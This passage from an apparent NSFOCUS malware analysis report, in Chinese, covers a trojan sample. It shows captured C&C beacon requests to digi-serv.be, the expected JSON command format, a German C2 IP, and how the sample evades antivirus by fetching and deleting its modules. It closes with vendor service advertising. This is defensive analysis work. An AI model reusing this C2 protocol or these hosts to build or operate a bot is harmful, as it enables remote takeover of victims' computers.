Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 279

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Digital/prosium.php was not found on this server.</p>
<hr>
<address>Apache Server at digi-serv.be Port 80</address>
</body></html>
```

图 21 注册包通信数据（发送本机信息给主控端）

```
GET /Digital/prosium.php?controller=api&action=commands&id=EBE2D7C4 HTTP/1.1
Accept: */*
User-Agent: RSDN HTTP Reader
Host: digi-serv.be
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 24 Nov 2016 04:46:37 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 279

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Digital/prosium.php was not found on this server.</p>
<hr>
<address>Apache Server at digi-serv.be Port 80</address>
</body></html>
```

图 22 发送的请求 URL

在分析环境下，都无法获得的 C&C 主控端回复，根据代码分析，其中正常发送请求后，若 C&C 服务器发送指令信息，则指令段的回复数据应该为如下框图中所示的格式，其中 command 字段即为攻击指令字段：

```
{
   "id": <bot_id>,
   "command": {
      "command": <command_name>,
      "cmd": {
         "wait": true
      }
   }
}
```

持续攻击的方法

样本自身使用隐藏窗口的方式启动，一旦执行，难以发现。没有自启动方式。

杀软对抗

针对主样本文件，除了获取主机信息外，无其他恶意行为，因此主样本文件并不会被杀毒软件判定为恶意文件。其恶意行为主要是通过远程连接 C&C 服务器，下载文件并执行 (或者下载模块并安装)，以及执行其他的攻击者指定的命令来实现。

攻击定位

通过对该样本的网络行为进行简单的跟踪，发现该 IP（78.46.215.122）位于德国柏林。




图 23 攻击定位

绿盟科技 TAC 检测结果

图 24 TAC 检测结果

想了解更多该样本相关的攻击者信息，可以购买绿盟科技的深入分析报告。

检测方法

绿盟科技检测服务

1. 绿盟科技工程师前往客户现场检测。
2. 绿盟科技在线云检测，登陆绿盟云，申请威胁分析中心试用。链接地址如下：

https://cloud.nsfocus.com/#/krosa/views/initcdr/productandservice?service_id=1018

绿盟科技木马专杀解决方案

1. **短期服务：**绿盟科技工程师现场木马后门清理服务（人工服务 +IPS+TAC）。确保第一时间消除网络内相关风险点，控制事件影响范围，提供事件分析报告。
2. **中期服务：**提供 3-6 个月的风险监控与巡检服务（IPS+TAC+ 人工服务）。根除风险，确保事件不复发。
3. **长期服务：**基于行业业务风险解决方案（威胁情报 + 攻击溯源 + 专业安全服务）

总结

该样本将所有的恶意代码都放置在远程连接的 C&C 服务器上，使用 http 协议进行通信，在本机上没有明显的恶意行为，具有良好的杀软对抗性。同时，其预留加载恶意功能模块的功能，攻击者可以随时更新样本所能执行的恶意功能，具有灵活性；且其执行完成后即删除所执行的恶意功能模块，具有隐蔽性。

综上所述，此样本具有更好的隐蔽性和灵活性，给个人计算机的安全防范增加了难度。

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com